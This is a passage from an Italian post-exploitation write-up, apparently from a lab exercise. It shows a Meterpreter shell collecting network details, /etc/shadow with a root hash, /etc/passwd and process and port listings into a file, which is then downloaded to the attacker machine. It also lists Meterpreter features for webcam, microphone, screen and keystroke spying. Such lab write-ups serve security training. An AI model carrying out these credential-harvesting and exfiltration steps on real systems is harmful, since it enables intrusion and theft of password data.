          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:810 errors:0 dropped:0 overruns:0 frame:0
          TX packets:810 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:372045 (363.3 KB)  TX bytes:372045 (363.3 KB)

******Lista Shadow - /etc/shadow******
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
```


Importante:
Il seguente script è un esempio: una volta raccolte, le informazioni dovrebbero essere cifrate e trasmesse. In questo modo, se dovessero essere intercettate, non potrebbero essere visualizzate né comprese. Uno script più complesso potrebbe essere fatto in Python.
Una volta eseguiti tutti i comandi sempre con meterpreter ho scaricato la lista nel mio pc, cosi ho tutto il tempo di poter esaminare tutta la documentazione indisturbato.

```
meterpreter > shell
Process 2 created.
Channel 4 created.
echo "******ifconfig******" > lista.txt && ifconfig >> lista.txt && echo "******Lista Shadow - /etc/shadow******" >
> lista.txt && cat /etc/shadow >> lista.txt && echo "******Lista di - /etc/passwd******" >> lista.txt && cat /etc/p
asswd >> lista.txt && echo "******Lsita ls- LA******" >> lista.txt && ls -la >> lista.txt && echo "******ps -aux***
**" >> lista.txt && ps -aux >> lista.txt && echo "*****netstat -tuln*****" && netstat -tuln >> lista.txt && echo "
*****route*****" && route >> lista.txt
Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
*****netstat -tuln*****
*****route*****
cat lista.txt
******ifconfig******
eth0      Link encap:Ethernet  HWaddr 08:00:27:9d:f0:6f
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9d:f06f/64 Scope:Link
```

A sinistra il file presente nella macchina vittima a destra il file scaricato nella macchina attaccante



Scaricato con il comando download



Meterpreter ha molte funzioni, come accedere alle webcam, screenshot dello schermo, registrazione del microfono, ecc..

Keyevent: invia gli eventi di tastiera
mouse: invia gli eventi del mouse
screenshare: Guarda lo schermo in tempo reale
screenshot: fa uno screenshot del desktop attivo.

Le possibilità sono tante.

Cybersecurity Analyst 2023